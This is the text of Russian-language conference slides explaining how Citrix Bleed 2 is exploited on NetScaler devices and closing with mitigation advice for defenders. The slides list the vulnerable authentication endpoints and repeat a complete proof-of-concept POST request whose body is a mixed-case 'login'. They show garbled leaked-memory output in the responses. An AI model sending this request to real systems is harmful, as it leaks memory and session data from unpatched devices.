    ©³½v?»¦ÔóG¦P□1mA□-ð□)G□L□þ:y□æü□<□D0H³ònî{i@V«Ð6j*3□odµN¿[×töM□U7□
16  □Õ²¾*Tu{PÐ□â3Xãd2àF^P}</InitialValue>
17      <Constraint>
            .+
        </Constraint>
```

Фокус внимания смещён только на один из двух путей аутентификации

Откуда взялся второй путь?



Исследователь развернул в Интернете honeypot и поделился своими находками



Информация от агентства национальной кибербезопасности Италии

+ может быть он просто у вас используется по умолчанию ¯_(ツ)_/¯

Что мы теперь знаем про эксплуатацию Citrix Bleed 2

STANDOFF TALKS

Пути по которым бьют хакеры

/nf/auth/doAuthentication.do
/p/u/doAuthentication.do

Тело запроса содержит

просто слово **login** (регистр может быть любым)

Па-а!

Request

Pretty Raw Hex

```
1 POST /nF/aUtH/dOaUtHeNtIcAtIoN.dO HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LoGiN
```

Search

Response

Pretty Raw Hex Render

```
</ReadOnly>
<InitialValue>
      □□¿hI□ó~□ □æþ-¬XP±æ)□Vã·z□□,□□·□^Èù¨Ô4VÁã¸□Ñø¾re{é.yquJ¡^□×□^ ¹å£□s□L×
      åÓÚó±WÛù¢^õ û=:¬L[WÂÝ£#FÙ¿äqe¥åû6□ËàÖ
</InitialValue>
<Constraint>
```

Па-а!

Request

Pretty Raw Hex

```
1 POST /nF/aUtH/dOaUtHeNtIcAtIoN.dO HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LoGiN
```

/nF/aUtH/dOaUtHeNtIcAtIoN.dO

Search

Response

Pretty Raw Hex Render

```
</ReadOnly>
<InitialValue>
    □□¿hI□ó~□ □æþ-¬XP±æ)□Vã·z□□,□□·□^Èù¨Ô4VÁã¸□Ñø¾re{é.yquJ¡^□×□^ ¹å£□s□L×
    åÓÚó±WÛù¢^õ û=:¬L[WÂÝ£#FÙ¿äqe¥åû6□ËàÖ
</InitialValue>
<Constraint>
```

+ CSRF-токен использовать валидный (при необходимости)

Что мы теперь знаем про эксплуатацию Citrix Bleed 2 (v2)

STANDOFF TALKS

Пути по которым бьют хакеры

/nf/auth/doAuthentication.do
/p/u/doAuthentication.do

Тело запроса содержит

просто слово **login**

регистр может быть любым!

Заключение

- Установка обновлений безопасности, смена железки с более свежим ПО
- Спрятать за VPN (пусть атакуют только “свои”)
- Использовать WAF (пока не проверил PoC-и из данной презентации)
- Использовать SIEM и периодически убивать сессии

Заключение

- Установка обновлений безопасности, смена железки с более свежим ПО
- Спрятать за VPN (пусть атакуют только “свои”)
- **Использовать WAF (пока не проверил PoC-и из данной презентации)**
- Использовать SIEM и периодически убивать сессии

Заключение

- Установка обновлений безопасности, смена железки с более свежим ПО
- Спрятать за VPN (пусть атакуют только “свои”)
- **Использовать WAF (проверив, что он отражает все PoC-и из данной презентации)**
- Использовать SIEM и периодически убивать сессии

Спасибо за внимание!

STANDOFF TALKS

@RUSSIAN_OSLNT

@KGMNOTES

Кумуржи Георгий Максимович
Специалист по анализу защищенности мобильных и веб-приложений (и немного социалки)

✉ iam@gkumurzhi.ru

Слайды презентации
Чек-лист для проверки